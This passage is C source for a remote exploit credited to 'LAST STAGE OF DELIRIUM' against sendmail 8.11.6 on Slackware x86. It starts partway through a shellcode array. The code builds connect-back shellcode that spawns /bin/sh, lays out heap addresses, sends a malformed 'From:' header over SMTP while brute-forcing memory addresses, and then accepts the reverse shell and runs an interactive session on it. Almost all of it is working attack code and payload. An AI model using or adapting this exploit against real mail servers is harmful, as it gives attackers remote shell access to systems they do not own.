"\x50"                  /* push   %eax                */
"\x50"                  /* push   %eax                */
"\x5e"                  /* pop    %esi               */
"\x54"                  /* push   %esp                */
"\x59"                  /* pop    %ecx               */
"\xb0\x66"                 /* mov    $0x66,%al           */
"\x6a\x03"                 /* push   $0x3               */
"\x5b"                  /* pop    %ebx               */
"\xff\xd7"                /* call   *%edi              */
"\x56"                  /* push   %esi               */
"\x5b"                  /* pop    %ebx               */
"\x31\xc9"                 /* xor    %ecx,%ecx           */
"\xb1\x03"                 /* mov    $0x3,%cl           */
"\x31\xc0"                 /* xor    %eax,%eax           */
"\xb0\x3f"                /* mov    $0x3f,%al           */
"\x49"                  /* dec    %ecx               */
"\xff\xd7"                /* call   *%edi              */
"\x41"                  /* inc    %ecx               */
"\xe2\xf6"                /* loop   <shellcode+81>        */
"\x31\xc0"                 /* xor    %eax,%eax           */
"\x50"                  /* push   %eax                */
"\x68\x2f\x2f\x73\x68"     /* push   $0x68732f2f          */
"\x68\x2f\x62\x69\x6e"     /* push   $0x6e69622f          */
"\x54"                  /* push   %esp                */
"\x5b"                  /* pop    %ebx               */
"\x50"                  /* push   %eax                */
"\x53"                  /* push   %ebx                */
"\x54"                  /* push   %esp                */
```

```
    "\x59"                    /* pop    %ecx                 */
    "\x31\xd2"                   /* xor    %edx,%edx             */
    "\xb0\x0b"                   /* mov    $0xb,%al              */
    "\xff\xd7"                  /* call   *%edi                 */
;

int PTR,MPTR=0xbfffa01c;

void putaddr(char* p,int i) {
 *p++=(i&0xff);
 *p++=((i>>8)&0xff);
 *p++=((i>>16)&0xff);
 *p++=((i>>24)&0xff);
}

void sendcommand(int sck,char *data,char resp) {
 char buf[1024];
 int i;
 if (send(sck,data,strlen(data),0)<0) {
  perror("error");exit(-1);
 }
 if (resp) {
  if ((i=recv(sck,buf,sizeof(buf),0))<0) {
   perror("error");exit(-1);
  }
  buf[i]=0;
  printf("%s",buf);
 }
}

int rev(int a){
 int i=1;
 if((*(char*)&i)) return(a);
 return((a>>24)&0xff)|(((a>>16)&0xff)<<8)|(((a>>8)&0xff)<<16)|((a&0xff)<<24);
}

void initlookup() {
 int i;
 if (!(lookup=(char*)malloc(MAXLINE))) {
  printf("error: malloc\n");exit(-1);
 }
 ALLOCBLOCK(0,MAXLINE);
 memset(lookup+OFF1,0,OFF2-OFF1);

 for(i=0;i<sizeof(tab)/4;i++)
  ALLOCBLOCK(OFF1+4*tab[i],4);

 gfirst=1;
}

int validaddr(int addr) {
 unsigned char buf[4],c;
 int i,*p=(int*)buf;
 *p=addr;
 for(i=0;i<4;i++) {
  c=buf[i];
  if (NOTVALIDCHAR(c)) return 0;
 }
 return 1;
}

int freeblock(int idx,int size) {
 int i,j;
 for(i=j=0;i<size;i++) {
  if (!lookup[idx+i]) j++;
 }
 return (i==j);
}

int findblock(int addr,int size,int begin) {
 int i,j,idx,ptr;
 ptr=addr;
 if (begin) {
  idx=OFF1+addr-PTR;
  while(1) {
   while(((!validaddr(ptr))||lookup[idx])&&(idx<OFF2)) {
    idx+=4;
    ptr+=4;
   }
   if (idx>=OFF2) return 0;
   if (freeblock(idx,size)) return idx;
   idx+=4;
   ptr+=4;
  }
 } else {
  idx=addr-PTR;
  while(1) {
   while(((!validaddr(ptr))||lookup[idx])&&(idx>OFF1)) {
    idx-=4;
    ptr-=4;
   }
   if (idx<OFF1) return 0;
   if (freeblock(idx,size)) return idx;
   idx-=4;
   ptr-=4;
  }
 }
}

int findsblock(int sptr) {
 int optr,sidx,size;

 size=gfirst ? 0x2c:0x04;
 optr=sptr;
 while(sidx=findblock(sptr,size,1)) {
  sptr=IDX2PTR(sidx);
  if (gfirst) {
   if (validaddr(sptr)) {
    ALLOCBLOCK(sidx,size);
    break;
   } else sptr=optr;
  } else {
   if (validaddr(sptr-0x18)&&freeblock(sidx-0x18,4)&&freeblock(sidx+0x0c,4)&&
       freeblock(sidx+0x10,4)&&freeblock(sidx-0x0e,4)) {
    ALLOCBLOCK(sidx-0x18,4);
    ALLOCBLOCK(sidx-0x0e,2);
    ALLOCBLOCK(sidx,4);
    ALLOCBLOCK(sidx+0x0c,4);
    ALLOCBLOCK(sidx+0x10,4);
    sidx-=0x18;
    break;
   } else sptr=optr;
  }
  sptr+=4;
  optr=sptr;
  }
 gfirst=0;
 return sidx;
}

int findfblock(int fptr,int i1,int i2,int i3) {
 int fidx,optr;
 optr=fptr;
 while(fidx=findblock(fptr,4,0)) {
  fptr=IDX2PTR(fidx);
  if (validaddr(fptr-i2)&&validaddr(fptr-i2-i3)&&freeblock(fidx-i3,4)&&
      freeblock(fidx-i2-i3,4)&&freeblock(fidx-i2-i3+i1,4)) {
   ALLOCBLOCK(fidx,4);
   ALLOCBLOCK(fidx-i3,4);
   ALLOCBLOCK(fidx-i2-i3,4);
   ALLOCBLOCK(fidx-i2-i3+i1,4);
   break;
  } else fptr=optr;
  fptr-=4;
  optr=fptr;
 }
 return fidx;
}
```

```
void findvalmask(char* val,char* mask,int len) {
 int i;
 unsigned char c,m;
 for(i=0;i<len;i++) {
  c=val[i];
  m=0xff;
  while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
  val[i]=c^m;
  mask[i]=m;
 }
}

void initasmcode(char *addr,int port) {
 char abuf[4],amask[4],pbuf[2],pmask[2];
 char name[256];
 struct hostent *hp;
 int i;

 if (!addr) gethostname(name,sizeof(name));
  else strcpy(name,addr);

 if ((i=inet_addr(name))==-1) {
  if ((hp=gethostbyname(name))==NULL) {
   printf("error: address\n");exit(-1);
  }
  memcpy(&i,hp->h_addr,4);
 }

 putaddr(abuf,rev(i));

 pbuf[0]=(port>>8)&0xff;
 pbuf[1]=(port)&0xff;

 findvalmask(abuf,amask,4);
 findvalmask(pbuf,pmask,2);
 memcpy(&shellcode[AOFF],abuf,4);
 memcpy(&shellcode[AMSK],amask,4);
 memcpy(&shellcode[POFF],pbuf,2);
 memcpy(&shellcode[PMSK],pmask,2);
}

int main(int argc,char **argv){
    int sck,srv,i,j,cnt,jidx,aidx,sidx,fidx,aptr,sptr,fptr,ssize,fsize,jmp;
    int c,l,i1,i2,i3,i4,found,vers=80,count=256,timeout=1,port=25;
    fd_set readfs;
    struct timeval t;
    struct sockaddr_in address;
    struct hostent *hp;
    char buf[4096],cmd[4096];
    char *p,*host,*myhost=NULL;

    printf("copyright LAST STAGE OF DELIRIUM mar 2003 poland //lsd-pl.net/\n");
    printf("sendmail 8.11.6 for Slackware 8.0 x86\n\n");

    if (argc<3) {
     printf("usage: %s target [-l localaddr] [-b localport] [-p ptr] [-c count] [-t timeout] [-v
80]\n",argv[0]);
     exit(-1);
    }

    while((c=getopt(argc-1,&argv[1],"b:c:l:p:t:v:"))!=-1) {
     switch(c) {
      case 'b': port=atoi(optarg);break;
      case 'c': count=atoi(optarg);break;
      case 'l': myhost=optarg;break;
      case 't': timeout=atoi(optarg);break;
      case 'v': vers=atoi(optarg);break;
      case 'p': sscanf(optarg,"%x",&MPTR);
     }
    }

    host=argv[1];
```

```
srv=socket(AF_INET,SOCK_STREAM,0);
bzero(&address,sizeof(address));
address.sin_family=AF_INET;
address.sin_port=htons(port);
if (bind(srv,(struct sockaddr*)&address,sizeof(address))==-1) {
 printf("error: bind\n");exit(-1);
}
if (listen(srv,10)==-1) {
 printf("error: listen\n");exit(-1);
}

initasmcode(myhost,port);

for(i4=0;i4<count;i4++,MPTR+=cnt*4) {
 PTR=MPTR;
 sck=socket(AF_INET,SOCK_STREAM,0);
 bzero(&address,sizeof(address));
 address.sin_family=AF_INET;
 address.sin_port=htons(25);
 if ((address.sin_addr.s_addr=inet_addr(host))==-1) {
  if ((hp=gethostbyname(host))==NULL) {
   printf("error: address\n");exit(-1);
  }
  memcpy(&address.sin_addr.s_addr,hp->h_addr,4);
 }
 if (connect(sck,(struct sockaddr*)&address,sizeof(address))==-1) {
  printf("error: connect\n");exit(-1);
 }
 initlookup();

 sendcommand(sck,"helo yahoo.com\n",0);
 sendcommand(sck,"mail from: anonymous@yahoo.com\n",0);
 sendcommand(sck,"rcpt to: lp\n",0);
 sendcommand(sck,"data\n",0);

 aidx=findblock(PTR,PNUM*4,1);
```

```
ALLOCBLOCK(aidx,PNUM*4);
aptr=IDX2PTR(aidx);

printf(".");fflush(stdout);

jidx=findblock(PTR,strlen(shellcode)+PNUM*4,1);
ALLOCBLOCK(jidx,strlen(shellcode)+PNUM*4);

switch(vers) {
 case 80: l=28;i1=0x46;i2=0x94;i3=0x1c;break;
 default: exit(-1);
}

i2-=8;

p=buf;
for(i=0;i<138;i++) {
 *p++='<';*p++='>';
}
*p++='(';
for(i=0;i<l;i++) *p++=NOP;
*p++=')';
*p++=0;

putaddr(&buf[OFF3+l],aptr);
sprintf(cmd,"From: %s\n",buf);
sendcommand(sck,cmd,0);
sendcommand(sck,"Subject: hello\n",0);
memset(cmd,NOP,MAXLINE);
cmd[MAXLINE-2]='\n';
cmd[MAXLINE-1]=0;

cnt=0;

while(cnt<PNUM) {
 sptr=aptr;
 fptr=IDX2PTR(OFF2);
 if (!(sidx=findsblock(sptr))) break;
 sptr=IDX2PTR(sidx);
 if (!(fidx=findfblock(fptr,i1,i2,i3))) break;
 fptr=IDX2PTR(fidx);

 jmp=IDX2PTR(jidx);
 while (!validaddr(jmp)) jmp+=4;

 putaddr(&cmd[aidx],sptr);
 putaddr(&cmd[sidx+0x24],aptr);
 putaddr(&cmd[sidx+0x28],aptr);
 putaddr(&cmd[sidx+0x18],fptr-i2-i3);

 putaddr(&cmd[fidx-i2-i3],0x01010101);
 putaddr(&cmd[fidx-i2-i3+i1],0xfffffff8);

 putaddr(&cmd[fidx-i3],fptr-i3);
 putaddr(&cmd[fidx],jmp);

 aidx+=4;
 PTR-=4;
 cnt++;
}

p=&cmd[jidx+4*PNUM];
 for(i=0;i<strlen(shellcode);i++) {
 *p++=shellcode[i];
}
sendcommand(sck,cmd,0);
sendcommand(sck,"\n",0);
sendcommand(sck,".\n",0);
free(lookup);

FD_ZERO(&readfs);
FD_SET(0,&readfs);
FD_SET(srv,&readfs);
```

```
t.tv_sec=timeout;
t.tv_usec=0;

if (select(srv+1,&readfs,NULL,NULL,&t)>0) {
 close(sck);
 found=1;
 if ((sck=accept(srv,(struct sockaddr*)&address,&l))==-1) {
   printf("error: accept\n");exit(-1);
 }
 close(srv);

 printf("\nbase 0x%08x mcicache 0x%08x\n",PTR,aptr);

 write(sck,"/bin/uname -a\n",14);
} else {
 close(sck);
 found=0;
}

while(found){
   FD_ZERO(&readfs);
   FD_SET(0,&readfs);
   FD_SET(sck,&readfs);
   if(select(sck+1,&readfs,NULL,NULL,NULL)){
       int cnt;
       char buf[1024];
       if(FD_ISSET(0,&readfs)){
           if((cnt=read(0,buf,1024))<1){
               if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                else {printf("koniec\n");exit(-1);}
           }
           write(sck,buf,cnt);
       }
       if(FD_ISSET(sck,&readfs)){
           if((cnt=read(sck,buf,1024))<1){
                if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
```

```
                    else {printf("koniec\n");exit(-1);}
                 }
                 write(1,buf,cnt);
              }
           }
        }
      }
   }
```